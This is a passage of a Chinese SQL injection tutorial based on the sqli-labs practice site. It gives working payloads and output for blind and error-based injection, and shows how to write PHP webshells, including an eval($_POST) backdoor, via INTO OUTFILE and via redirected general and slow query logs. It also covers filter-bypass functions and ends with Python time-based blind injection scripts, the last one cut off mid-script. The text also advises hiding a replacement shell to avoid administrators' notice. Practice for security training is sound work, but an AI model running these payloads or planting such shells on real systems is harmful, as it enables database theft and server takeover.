mysql> select * from users order by 1 and (updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1));

ERROR 1105 (HY000): XPATH syntax error: '~emails,referers,uagents,users~'

exp版本

1
2
3
mysql> select * from users order by 1 and (exp(~(select * from(select group_concat(table_name) from information_schema.tables where table_schema = database())a)));

ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'emails,referers,uagents,users' from dual)))'

布尔注入

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
//数据库的第一个字母的ASCII码是115
?sort=rand(ascii(substr(database(),1,1))>114)
?sort=rand(ascii(substr(database(),1,1))>115)

mysql> select * from users order by rand(1);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 11 | admin3 | admin3 |
| 5 | stupid | stupidity |
| 4 | secure | crappy |
| 3 | Dummy | p@ssword |
| 12 | dhakkan | dumbo |
| 9 | admin1 | admin1 |
| 8 | admin | admin |
| 10 | admin2 | admin2 |
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 14 | admin4 | admin4 |
| 2 | Angelina | I-kill-you |
| 6 | superman | genious |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql> select * from users order by rand(0);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 4 | secure | crappy |
| 12 | dhakkan | dumbo |
| 8 | admin | admin |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 6 | superman | genious |
| 5 | stupid | stupidity |
| 10 | admin2 | admin2 |
| 14 | admin4 | admin4 |
| 11 | admin3 | admin3 |
| 9 | admin1 | admin1 |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql> select * from users order by rand(ascii(substr(database(),1,1))>1);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 11 | admin3 | admin3 |
| 5 | stupid | stupidity |
| 4 | secure | crappy |
| 3 | Dummy | p@ssword |
| 12 | dhakkan | dumbo |
| 9 | admin1 | admin1 |
| 8 | admin | admin |
| 10 | admin2 | admin2 |
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 14 | admin4 | admin4 |
| 2 | Angelina | I-kill-you |
| 6 | superman | genious |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql> select * from users order by rand(ascii(substr(database(),1,1))>200);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 4 | secure | crappy |
| 12 | dhakkan | dumbo |
| 8 | admin | admin |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 6 | superman | genious |
| 5 | stupid | stupidity |
| 10 | admin2 | admin2 |
| 14 | admin4 | admin4 |
| 11 | admin3 | admin3 |
| 9 | admin1 | admin1 |
+----+----------+------------+
13 rows in set (0.01 sec)

解释这个payload

这payload使用了rand随机函数

使用的种子是ascii(substr(database(),1,1))>xxx

通过上面的实验可以知道如果返回的是正确的话则使用的是rand(1)进行排序

如果返回的是错误的话则使用的是rand(0)排序

这两个排序的结果是不一样的所以可以进行布尔盲注

来一个小李子

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
mysql> select * from users order by rand(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema = database()),1,1))>100);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 11 | admin3 | admin3 |
| 5 | stupid | stupidity |
| 4 | secure | crappy |
| 3 | Dummy | p@ssword |
| 12 | dhakkan | dumbo |
| 9 | admin1 | admin1 |
| 8 | admin | admin |
| 10 | admin2 | admin2 |
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 14 | admin4 | admin4 |
| 2 | Angelina | I-kill-you |
| 6 | superman | genious |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql> select * from users order by rand(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema = database()),1,1))>101);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 7 | batman | mob!le |
| 4 | secure | crappy |
| 12 | dhakkan | dumbo |
| 8 | admin | admin |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 6 | superman | genious |
| 5 | stupid | stupidity |
| 10 | admin2 | admin2 |
| 14 | admin4 | admin4 |
| 11 | admin3 | admin3 |
| 9 | admin1 | admin1 |
+----+----------+------------+
13 rows in set (0.00 sec)

这个就可以知道第一个字符的ascii码是101

时间盲注

在前面我们讲注入点测试的时候有一个问题就是会有多少行数据就执行多少个sleep这样是很影响效率的

下面看我的注入语句

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
(SELECT IF(ascii(substr(database(),1,1))=115, SLEEP(5), 1) FROM (SELECT 1) AS tmp LIMIT 1);

mysql> SELECT * FROM users ORDER BY (SELECT IF(ascii(substr(database(),1,1))=115, SLEEP(5), 1) FROM (SELECT 1) AS tmp limit 1);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | mob!le |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
+----+----------+------------+
13 rows in set (5.00 sec)

思路就是使用一个select 1作为一个派生表

可以看到这个if语句是放在select里面了,然后有一个临时表,这个表的内容只有一个内容

这里是不是感觉limit 1是没有必要的,其实很有必要因为

1
虽然 FROM (SELECT 1) AS tmp 很简单,但在复杂的深嵌套或特定版本中,优化器可能会有我们不期望的行为。LIMIT 1 在这里就像一个标记,明确阻止优化器把内、外层查询合并,确保 SLEEP() 只在内层安全地执行一次

再来一个小例子

1
SELECT * FROM users ORDER BY (SELECT IF(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))=101, SLEEP(5), 1) FROM (SELECT 1) AS tmp LIMIT 1);

也是可以执行的

一句话木马注入

对目标网站写入一句话需要一下几个条件

root权限以及网站的绝对路径,mysql配置了可以写入文件的配置(有可能不能在任意位置写入文件,只能在特定的文件里面写入文件)

mysql配置文件my.ini里面写入secure-file-priv=””即可,在引号里面写入目录路径就可以控制可入文件的路径限制在哪里

联合查询一句话注入

1
2
1 UNION ALL SELECT 1,'<?php phpinfo();?>',3 into outfile 'C:\info.php'%23 --+
1 UNION ALL SELECT 1,'<?php phpinfo();?>',3 into dumpfile 'C:\info.php'%23 --+

OUTFILE = 带格式的文本导出,多行友好,但会加“多余字符”。

DUMPFILE = 纯净二进制/文本导出,只限一行,完全原样。

所以是最好是使用dumpfile

看看效果

1
2
3
4
5
mysql> select * from users where id=1 union all select 1,'<?php phpinfo();?>',3 into dumpfile '/tmp/info.php';
Query OK, 2 rows affected (0.00 sec)

root@516999e018ac:/tmp# cat info.php
1DumbDumb1<?php phpinfo();?>3

可以成功执行

非联合一句话注入

语句如下

1
2
3
4
5
6
7
mysql> select * from users where id=1 into outfile '/tmp/shell.php' fields terminated by '<?php phpinfo();?>';

Query OK, 1 row affected (0.00 sec)


root@516999e018ac:/tmp# cat shell.php
1<?php phpinfo();?>Dumb<?php phpinfo();?>Dumb

FIELDS TERMINATED BY 是 SELECT … INTO OUTFILE 语句中的一个格式化选项,用来指定列与列之间的分隔符

有一个值得注意的是这个里面的outfile是不能换为dumpfile的,因为fields terminated by是outflie的专属语法

突破secure-file-priv=””限制一句话写入

但是上面的情况是mysql.ini文件里面是没有secure-file-priv=””限制的

1
2
3
4
show global variables like "%secure%";
使用这个可以查看能不能写入
如果是null说明不允许通过into outfile来写shell
++++

在mysql 5.6.34版本以后 secure_file_priv 的值默认为NULL。并且无法用SQL语句对其进行修改。
这种情况是在没有权限写入文件的且有root权限的时候操作的

方法1 日志写入shell

这个主要的原理就是通过修改日志的默认路径,然后通过查询语句,在查询语句里面写入shell,让日志记录shell

主要的操作如下

1
2
3
4
5
6
7
8
9
10
show variables like '%general%';	--查看配置,日志是否开启,和mysql默认log地址(记下原地址方便恢复)
我现在的日志位置在D:\phpstudy_pro\Extensions\MySQL8.0.12\data\
set global general_log = on; --开启日志监测,默认关闭(如果一直开文件会很大的)
set global general_log_file = 'D:\\phpstudy_pro\\WWW\\sqli-labs\\info.php'; --设置日志路径
这里的路径因人而异有可能是/var/www/html/info.php
select '<?php phpinfo();?>'; --执行查询,写入shell
--结束后,恢复日志路径,关闭日志监测
set global general_log_file = 'D:\\phpstudy_pro\\Extensions\\MySQL8.0.12\\data\\mysql_general.log';
set global general_log = off;
不关闭的话会一直占用资源

于是我们开始一个实验

下面见具体的操作

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
mysql> show variables like '%general%';
+------------------+---------------------------------+
| Variable_name | Value |
+------------------+---------------------------------+
| general_log | OFF |
| general_log_file | /var/lib/mysql/516999e018ac.log |
+------------------+---------------------------------+
2 rows in set (0.00 sec)

mysql> set global general_log = on;
Query OK, 0 rows affected (0.01 sec)

mysql> set global general_log_file = '/tmp/shell.php';
Query OK, 0 rows affected (0.00 sec)

mysql> select '<?php phpinfo();?>';
+--------------------+
| <?php phpinfo();?> |
+--------------------+
| <?php phpinfo();?> |
+--------------------+
1 row in set (0.00 sec

这一套执行完之后,来看看/tmp下面有没有shell.php的文件,然后再看这个文件的内容是什么

root@516999e018ac:/tmp# cat shell.php
/usr/sbin/mysqld, Version: 5.5.44-0ubuntu0.14.04.1 ((Ubuntu)). started with:
Tcp port: 3306 Unix socket: /var/run/mysqld/mysqld.sock
Time Id Command Argument
260515 6:26:40 5 Query select '<?php phpinfo();?>'

可以看到成功写入了

然后开始恢复
mysql> set global general_log_file = '/var/lib/mysql/516999e018ac.log';
Query OK, 0 rows affected (0.00 sec)

mysql> set global general_log = off;
Query OK, 0 rows affected (0.02 sec)

其实很简单的

当然想执行这个不是随随便便执行的,是有一些环境要求的

查看SUPER 或 SYSTEM_VARIABLES_ADMIN 权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
SUPER 或 SYSTEM_VARIABLES_ADMIN 权限

两个权限用于执行 SET GLOBAL 等管理操作。SUPER 是旧版本(8.0前)的超级权限,现在已逐渐被更细粒度的 SYSTEM_VARIABLES_ADMIN 取代

想要看自己有没有权限看下面的操作
mysql> SELECT USER();
+----------------+
| USER() |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT User, Host, Super_priv FROM mysql.user WHERE User = 'root';
+------+--------------+------------+
| User | Host | Super_priv |
+------+--------------+------------+
| root | localhost | Y |
| root | 516999e018ac | Y |
| root | 127.0.0.1 | Y |
| root | ::1 | Y |
+------+--------------+------------+
4 rows in set (0.00 sec)

查看FILE权限

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
FILE 权限控制着 SELECT ... INTO OUTFILE 这类文件读写操作

记录在 mysql.user 表里,字段名是 File_priv,还有一种查看方式,用 SHOW GRANTS 查看
具体操作如下
mysql> SELECT User, Host, File_priv FROM mysql.user WHERE User = 'root';
+------+--------------+-----------+
| User | Host | File_priv |
+------+--------------+-----------+
| root | localhost | Y |
| root | 516999e018ac | Y |
| root | 127.0.0.1 | Y |
| root | ::1 | Y |
+------+--------------+-----------+
4 rows in set (0.00 sec)

mysql> SHOW GRANTS FOR 'root'@'localhost';
+---------------------------------------------------------------------+
| Grants for root@localhost |
+---------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION |
| GRANT PROXY ON ''@'' TO 'root'@'localhost' WITH GRANT OPTION |
+---------------------------------------------------------------------+
2 rows in set (0.00 sec)

可以看到root用户是所有权限都有的

于是新建一个用户看看效果

1
CREATE USER '用户名'@'主机名' IDENTIFIED BY '密码';

执行上面的命令,可以发现没有任何权限

1
2
3
4
5
6
7
8
mysql> select User,Host,File_priv,Super_priv from mysql.user where User='test_user';
+-----------+-----------+-----------+------------+
| User | Host | File_priv | Super_priv |
+-----------+-----------+-----------+------------+
| test_user | localhost | N | N |
+-----------+-----------+-----------+------------+
1 row in set (0.00 sec)

然后我们给test_user加上特权权限

1
2
3
4
5
6
7
8
9
10
mysql> GRANT ALL PRIVILEGES ON *.* TO 'test_user'@'localhost' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql> select User,Host,File_priv,Super_priv from mysql.user where User='test_user';
+-----------+-----------+-----------+------------+
| User | Host | File_priv | Super_priv |
+-----------+-----------+-----------+------------+
| test_user | localhost | Y | Y |
+-----------+-----------+-----------+------------+
1 row in set (0.00 sec)

这个时候可以看到test_user有了这些权限

方法2 慢查询写入shell

为什么要用慢查询写呢?上边说过开启日志监测后文件会很大,网站访问量大的话我们写的shell会出错

完整的操作如下

1
2
3
4
5
6
7
show variables like '%slow_query_log%';		--查看慢查询信息
set global slow_query_log=1; --启用慢查询日志(默认禁用)
set global slow_query_log_file='D:\\phpstudy_pro\\WWW\\sqli-labs\\info.php'; --修改日志文件路径
select '<?php @eval($_POST[abc]);?>' or sleep(11); --写shell
恢复设置
set global slow_query_log=0;
set global slow_query_log_file='D:\\phpstudy_pro\\Extensions\\MySQL8.0.12\\data\\';

输入这个命令可以知道数据库的查询到多长时间会把这个查询语句写入慢查询日志中,默认是10秒

1
2
3
4
5
6
7
8
mysql> show global variables like '%long_query_time%'
-> ;
+-----------------+-----------+
| Variable_name | Value |
+-----------------+-----------+
| long_query_time | 10.000000 |
+-----------------+-----------+
1 row in set (0.00 sec)

通常情况下执行sql语句时的执行时间一般不会超过10s,所以说这个日志文件应该是比较小的,而且默认也是禁用状态,不会引起管理员的察觉

拿到shell后上传一个新的shell,删掉原来shell,新shell做隐藏,这样shell可能还能活的时间长些

下面我们开始做一个实验

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
mysql> show variables like '%slow_query_log%';
+---------------------+--------------------------------------+
| Variable_name | Value |
+---------------------+--------------------------------------+
| slow_query_log | OFF |
| slow_query_log_file | /var/lib/mysql/516999e018ac-slow.log |
+---------------------+--------------------------------------+
2 rows in set (0.00 sec)

mysql> set global slow_query_log=1;
Query OK, 0 rows affected (0.01 sec)

mysql> show variables like '%slow_query_log%';
+---------------------+--------------------------------------+
| Variable_name | Value |
+---------------------+--------------------------------------+
| slow_query_log | ON |
| slow_query_log_file | /var/lib/mysql/516999e018ac-slow.log |
+---------------------+--------------------------------------+
2 rows in set (0.00 sec)

mysql> set global slow_query_log_file='/tmp/shell.php';
Query OK, 0 rows affected (0.01 sec)

mysql> select '<?php @eval($_POST[abc]);?>' or sleep(11);
+--------------------------------------------+
| '<?php @eval($_POST[abc]);?>' or sleep(11) |
+--------------------------------------------+
| 0 |
+--------------------------------------------+
1 row in set, 1 warning (11.00 sec)

执行set global slow_query_log=1;之后slow_query_log慢查询打开了,然后我们使用超过十秒的sql查询,就可以写入文件了

看看shell.php文件里面的内容

1
2
3
4
5
6
7
8
9
10
11
root@516999e018ac:/tmp# cat shell.php
/usr/sbin/mysqld, Version: 5.5.44-0ubuntu0.14.04.1 ((Ubuntu)). started with:
Tcp port: 3306 Unix socket: /var/run/mysqld/mysqld.sock
Time Id Command Argument
# Time: 260515 7:12:42
# User@Host: root[root] @ localhost []
# Query_time: 11.000481 Lock_time: 0.000000 Rows_sent: 1 Rows_examined: 0
use security;
SET timestamp=1778829162;
select '<?php @eval($_POST[abc]);?>' or sleep(11);
root@516999e018ac:/tmp#

成功

现在开始恢复

1
2
3
4
5
6
7
8
9
10
11
12
13
14
mysql> set global slow_query_log=0;
Query OK, 0 rows affected (0.01 sec)

mysql> set global slow_query_log_file='/var/lib/mysql/516999e018ac-slow.log';
Query OK, 0 rows affected (0.00 sec)

mysql> show variables like '%slow_query_log%';
+---------------------+--------------------------------------+
| Variable_name | Value |
+---------------------+--------------------------------------+
| slow_query_log | OFF |
| slow_query_log_file | /var/lib/mysql/516999e018ac-slow.log |
+---------------------+--------------------------------------+
2 rows in set (0.00 sec)

慢查询写入所需要的权限跟日志写入shell所需要的权限是一样的,在这里就不讲了

一句话注入就这样结束了

绕过

前面已经把sql注入的所有知识讲完了,但是对于做题来说还是有一些艰难的,还有最后一个重要的内容绕过部分没有讲

sql注入里面的绕过还是非常复杂的,各种手法千奇百怪

开始吧

字符串聚合函数

这种类型的函数有三种

concat和concat_ws和group_concat和json_arrayagg

json_arrayagg这个只适合MySQL 5.7.22版本

如果其中一个或者两个被过滤了可以使用别的姿势

前三个的使用方法如下

1
2
3
4
5
6
7
8
# concat
select concat(username,0x3a,password) from security.users;

# concat_ws
select concat_ws(':',username,password) from security.users;

# group_concat
select group_concat(username,0x3a,password) from security.users;

0x3a是:冒号

还有一个是比较逼格的输出方式,但是这个方法只适合使用在group_concat函数

1
group_concat(username,0x3a,password separator 0x3c62723e) 

image.png

通过这个图片我们可以知道,separator是group_concat()函数的一个参数
然后0x3c62723e表示的意思是html的标签
所以使用这个的输出效果是

image.png

可以说是非常的优雅

1
2
3
4
5
6
7
8
mysql> select group_concat(username,0x3a,password separator 0x3c62723e) from security.users;

+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| group_concat(username,0x3a,password separator 0x3c62723e) |
+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| Dumb:Dumb<br>Angelina:I-kill-you<br>Dummy:p@ssword<br>secure:crappy<br>stupid:stupidity<br>superman:genious<br>batman:mob!le<br>admin:admin<br>admin1:admin1<br>admin2:admin2<br>admin3:admin3<br>dhakkan:dumbo<br>admin4:admin4 |
+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)

现在开始着重的讲解json_arrayagg的使用

这个函数需要配合别的函数使用才有完整的效果

1
2
3
SELECT JSON_ARRAYAGG(JSON_ARRAY(username, password)) FROM demo01.users;

SELECT JSON_ARRAYAGG(JSON_OBJECT(username,password)) FROM demo01.users;

这两个是差不多的,一个是使用json_array一个是使用json_object

一个是数组一个是对象而已,没有什么区别

尝试一下完整的语句

1
2
3
4
5
select json_arrayagg(json_array(table_name)) from information_schema.tables where table_schema=database();

select json_arrayagg(json_array(column_name)) from information_schema.columns where table_name='users' and table_schema=database();

select json_arrayagg(json_array(id,username,password)) from demo01.users;

另外一个json_object一样的,但是但是有一个问题json_object需要的参数是偶数不能是基数,因为object是需要的是键值对

1
2
3
4
5
6
7
8
9
mysql> select json_arrayagg(json_object(id,username,password)) from demo01.users;
ERROR 1582 (42000): Incorrect parameter count in the call to native function 'json_object'
mysql> SELECT JSON_ARRAYAGG(JSON_OBJECT(username,password)) FROM demo01.users;
+-----------------------------------------------+
| JSON_ARRAYAGG(JSON_OBJECT(username,password)) |
+-----------------------------------------------+
| [{"admin": "0"}, {"admin123": "1"}] |
+-----------------------------------------------+
1 row in set (0.00 sec)

有没有解决方法?肯定是有的

如下

1
SELECT JSON_ARRAYAGG(JSON_OBJECT('id', id, 'username', username, 'password', password)) FROM demo01.users;

这些就是字符串聚合函数的使用,主要是看实际的情况而使用的

where绕过

对于这个绕过肯定是有方法的(不然我也不会在这里写了)

有两个

heving

limit配合offset

下面开始仔细讲

HAVING 是 SQL 中用于对分组后的结果进行过滤的子句

HAVING 的设计初衷是和 GROUP BY 搭配,过滤聚合函数的结果

类似于这种效果

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
mysql> select username,count(*) from users group by username having count(*)>1;
Empty set (0.00 sec)

# 像这个语句就是查询重名人数大于1的数量,我的这个表里面没有

mysql> select username,count(*) from users group by username having count(*)>0;
+----------+----------+
| username | count(*) |
+----------+----------+
| admin | 1 |
| admin1 | 1 |
| admin2 | 1 |
| admin3 | 1 |
| admin4 | 1 |
| Angelina | 1 |
| batman | 1 |
| dhakkan | 1 |
| Dumb | 1 |
| Dummy | 1 |
| secure | 1 |
| stupid | 1 |
| superman | 1 |
+----------+----------+
13 rows in set (0.00 sec)
#这样就是没有重名的
1
2
3
4
5
6
7
8
9
10
select * from users having id = 1;


mysql> select * from users having id = 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.01 sec)

limit配合offset

1
SELECT * FROM users LIMIT 1 OFFSET 0;

LIMIT 1 最多返回 1 行
OFFSET 1 从第 0 行之后开始取

实验

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mysql> SELECT * FROM users LIMIT 1 OFFSET 0;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users LIMIT 1 OFFSET 1;
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 2 | Angelina | I-kill-you |
+----+----------+------------+
1 row in set (0.00 sec)

这样就可以替换where了

计算长度函数绕过

length和octet_length()和char_length()和character_length()和BIT_LENGTH()

解释一下这些函数

1
2
3
4
5
6
7
octet_length()与length方法等价,其实就是length()的别名

char_length()方法也是算长度的,但是计算方式与length()不一样的地方在于中文字符char_length()算做一个字符,length()算作3个字符

character_length()方法是是char_length()方法的别名

BIT_LENGTH()按位算,返回位数一个英文字符8位,一个中文字符24位,一个数字也是8位(我感觉这个可以有待开发)

看看这些函数的使用方法

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
length()
mysql> select length(database());
+--------------------+
| length(database()) |
+--------------------+
| 8 |
+--------------------+
1 row in set (0.00 sec)

octet_length()
mysql> select octet_length(database());
+--------------------------+
| octet_length(database()) |
+--------------------------+
| 8 |
+--------------------------+
1 row in set (0.00 sec)

char_length()
mysql> select char_length(database());
+-------------------------+
| char_length(database()) |
+-------------------------+
| 8 |
+-------------------------+
1 row in set (0.00 sec)

character_length()
mysql> select character_length(database());
+------------------------------+
| character_length(database()) |
+------------------------------+
| 8 |
+------------------------------+
1 row in set (0.00 sec)

bit_length()
mysql> select bit_length(database());
+------------------------+
| bit_length(database()) |
+------------------------+
| 64 |
+------------------------+
1 row in set (0.00 sec)
对于这个可以多讲一点因为这个是计算的是比特所有可以使用下面这个计算
mysql> select bit_length(database()) div 8;
+------------------------------+
| bit_length(database()) div 8 |
+------------------------------+
| 8 |
+------------------------------+
1 row in set (0.00 sec)
我们可以整除8得到的值也是长度

ascii码计算

在时间盲注以及布尔盲注的时候我们经常使用ascii码计算字符

对于这个还是有很多的方法的

ascii()

ord()

hex()

unhex()

conv()

来讲解一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
ord()跟ascii()一样的使用方法

hex()十六进制
1' and hex(substr((database()),1,1)) = 73 -- -
没有想到吧十六进制也是可以爆破的
什么歌思路呢
为了习惯我们一般是把hex放在前面,想一想,我们是不是只需要把可见字符的十六进制做成一个字典是不是就可以爆破了

unhex()
在上面介绍了hex方法,那么接下来这个方法配合hex是可以完美绕过ascii
1' and unhex(hex(substr((database()),1,2))) = 'se' -- -
hex()完全反过来,十六进制转化字符

conv()
SELECT CONV('F', 17,16); 将F从17进制转化为16进制
使用这个值得注意的是第一个参数必须是第二个参数的进制,也就是说这个方法是将一个进制转化到另外一个进制而已
1' AND CONV(HEX(SUBSTR(DATABASE(),1,1)), 16, 10) = 115 -- -
conv(hex(xxx),16,10)=ascii(xxx)
conv(hex(xxx),16,10)这样写是完全等价于使用ascii的所以意义很重大

接下来我们试验一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
ascii()
mysql> select ascii(substr(database(),1,1));
+-------------------------------+
| ascii(substr(database(),1,1)) |
+-------------------------------+
| 115 |
+-------------------------------+
1 row in set (0.00 sec)

ord()
mysql> select ord(substr(database(),1,1));
+-----------------------------+
| ord(substr(database(),1,1)) |
+-----------------------------+
| 115 |
+-----------------------------+
1 row in set (0.00 sec)

hex()
mysql> select hex(substr(database(),1,1));
+-----------------------------+
| hex(substr(database(),1,1)) |
+-----------------------------+
| 73 |
+-----------------------------+
1 row in set (0.00 sec)

上面有讲unhex可以配合hex使用于是可以有这样的思路
select unhex(hex(substr(database(),1,1)));
select unhex(hex(substr(database(),2,1)));
select unhex(hex(substr(database(),3,1)));
之后就是在substr的第二个参数那里进行注入
然后最后使用
select unhex(hex(substr(database(),1,8)));
进行验证,是不是这样的思路也可以进行时间盲注以及布尔盲注呢?

conv()
对于这个需要理解
下面看看我的实验,看大家有什么启发没有
mysql> select conv(hex(substr(database(),1,1)),16,10);
+-----------------------------------------+
| conv(hex(substr(database(),1,1)),16,10) |
+-----------------------------------------+
| 115 |
+-----------------------------------------+
1 row in set (0.00 sec)

mysql> select hex(substr(database(),1,1));
+-----------------------------+
| hex(substr(database(),1,1)) |
+-----------------------------+
| 73 |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select conv(hex(substr(database(),1,1)),16,16);
+-----------------------------------------+
| conv(hex(substr(database(),1,1)),16,16) |
+-----------------------------------------+
| 73 |
+-----------------------------------------+
1 row in set (0.00 sec)
其中conv(xxx,16,10)的效果跟直接使用ascii的效果是一样的,所以是可以对ascii直接进行替换
还有就是
conv(xxx,16,16)是完全等价于使用hex的

字符切割函数

这类的函数也有很多

substr()

substring()

mid()

left(),right(),insert(),reverse()

substring_index()

下面开始着重讲这些函数

substr() substring() mid()

这三个就不多讲了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
mysql> select substr(database(),1,1);
+------------------------+
| substr(database(),1,1) |
+------------------------+
| s |
+------------------------+
1 row in set (0.00 sec)

mysql> select mid(database(),1,1);
+---------------------+
| mid(database(),1,1) |
+---------------------+
| s |
+---------------------+
1 row in set (0.00 sec)

mysql> select substring(database(),1,1);
+---------------------------+
| substring(database(),1,1) |
+---------------------------+
| s |
+---------------------------+
1 row in set (0.00 sec)

所以在这里就不提供盲注脚本了

接下来是left(),right(),insert(),reverse()

看看基本操作

left() right() insert() reverse()这四者的配合可以打出奇效

left()与right()的配合(只展示爆出数据库名的代码,后面的是一个道理)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
import requests
import time
url = 'http://127.0.0.1:8081/Less-9/'

def database_length():
for i in range(1, 50):
payload = {
'id': '1\' and if(length(database()) = {}, sleep(3), 0) and \'1\'=\'1'.format(i)
}
start_time = time.time()
response = requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
print('数据库长度为:', i)
database_length = i
break
return database_length

def database_name(database_length):
for j in range(1, database_length + 1):
for i in range(32, 127):
payload = {
'id':'1\' and if(ord(right(left(database(),{}),1)) = {}, sleep(3), 0) and \'1\'=\'1'.format(j, i)
}
start_time = time.time()
response = requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
print(chr(i), end='', flush=True)
break
database_length = database_length()
database_name(database_length)

服务端的执行语句类似为

1
select if(ord(right(left(database(),2),1)) = 111, sleep(3), 0);

然后再看到right()与insert()函数的配合

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import requests
import time
url = 'http://127.0.0.1:8081/Less-9/'

def database_length():
for i in range(1, 50):
payload = {
'id': '1\' and if(length(database()) = {}, sleep(3), 0) and \'1\'=\'1'.format(i)
}
start_time = time.time()
response = requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
print('数据库长度为:', i)
database_length = i
break
return database_length

def database_name(database_length):
for j in range(2, database_length+2):
for i in range(32, 127):
payload = {
'id':'1\' and if(ord(right(insert(database(),{},9999,\'\'),1))={},sleep(3),0) and \'1\'=\'1'.format(j, i)
}
start_time = time.time()
requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
print(chr(i), end='', flush=True)
break
database_name(database_length())

服务端执行的sql语句

1
select if(ord(right(insert(database(),9,9999,''),1))=121,sleep(3),0);

只是这个有一个注意的就是循环的边界问题

1
for j in range(1+1, database_length+1+1):

很简单的,逻辑是一样的

现在看另外一个配合right()与left()与reverse()

其实REVERSE配合起来像是脱裤子放屁

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import requests
import time
url = 'http://127.0.0.1:8081/Less-9/'

def database_length():
for i in range(1, 50):
payload = {
'id': '1\' and if(length(database()) = {}, sleep(3), 0) and \'1\'=\'1'.format(i)
}
start_time = time.time()
response = requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
print('数据库长度为:', i)
database_length = i
break
return database_length

def database_name(database_length):
for j in range(1, database_length+1):
for i in range(32, 127):
payload = {
'id':'1\' and if(ord(left(right(REVERSE((DATABASE())),{}),1))={},sleep(3),0) and \'1\'=\'1'.format(j, i)
}
start_time = time.time()
requests.get(url, params=payload)
end_time = time.time()
if end_time - start_time > 2:
